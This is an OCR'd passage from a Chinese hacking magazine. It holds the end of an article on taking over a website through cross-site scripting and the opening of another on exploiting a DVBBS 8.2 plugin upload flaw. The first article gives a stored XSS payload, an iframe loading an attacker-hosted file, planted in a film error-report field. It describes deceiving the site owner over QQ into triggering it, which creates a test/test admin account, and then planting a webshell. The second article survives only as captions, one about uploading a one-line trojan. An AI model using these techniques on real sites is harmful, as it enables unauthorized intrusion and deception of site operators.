


图4　加入test账号




图5　test账号

二、社工实战

我朋友的网站地址是http://www.111.com/，我把1.jpg文件传到我网上的空间里，地址是http://www.222.com/1.jpg。

我到他网站上随便找了个影片，然后在“影片报错”处写上“**这个影片不能看啊！<iframe src=http://www.222.com/1.jpg width="0" height="0" frameborder="0"></iframe>**”，然后到网站上找站长的信息，用另外一个陌生的qq加站长，给他发信息，说网站影片有问题，都不能看了，他必然回去登录网站进行管理。现在只要等管理员登录网站后台查看报错影片信息就行了。

过了一天，站长竟然给我回了信息，马上去登录网站后台，管理员肯定查看了网站“报错影片”信息，激动的时刻来了，用test/test用户成功登录网站后台了，如图5。

下面，就是拿网站webshell了，方法很简单，后台有“其他文件快速编辑”功能，创建一个asp文件就行了。

三、总结

本文主要是告诉大家如何通过跨站的方式拿到网站权限。构造的跨站代码可以实现很多功能，例如改变页面、记录用户cookie、引导用户去自己构造好的页面等……就看你怎么构造这段代码了！没有做不到，只有想不到，所以思路一定要开阔。

文章中使用的工具我会一起打包，如果有什么不明白的地方，可以到《黑客手册》论坛去找我，我的论坛ID是rabbitsafe。

编辑点评： *跨站漏洞的严重程度我们已经强调了很多次，只要找到合适的利用方式，跨站可以跨出很多你想不到的东西！本篇利用跨站添加系统管理员，就是一个比较常见的利用手法。*

DVBBS8.2 插件上传漏洞利用

旧洞新知

文 Simeon　安天365

从本文可以学到：

1、DVBBS8.2插件上传漏洞分析

2、漏洞的利用

今天在整理DVBBS历来的漏洞以及利用方法时，发现有人贴出DVBBS8.2插件上传漏洞利用方法，但讲的是一衣带水，看的不是很明白。




图 1　搜索使用 Dvbbs8.2 版本的论坛




图 2　注册用户




图 3　修改基本设置




图 5　无上传界面




图 4　修改样式风格 CSS




图 6　成功上传一句话木马

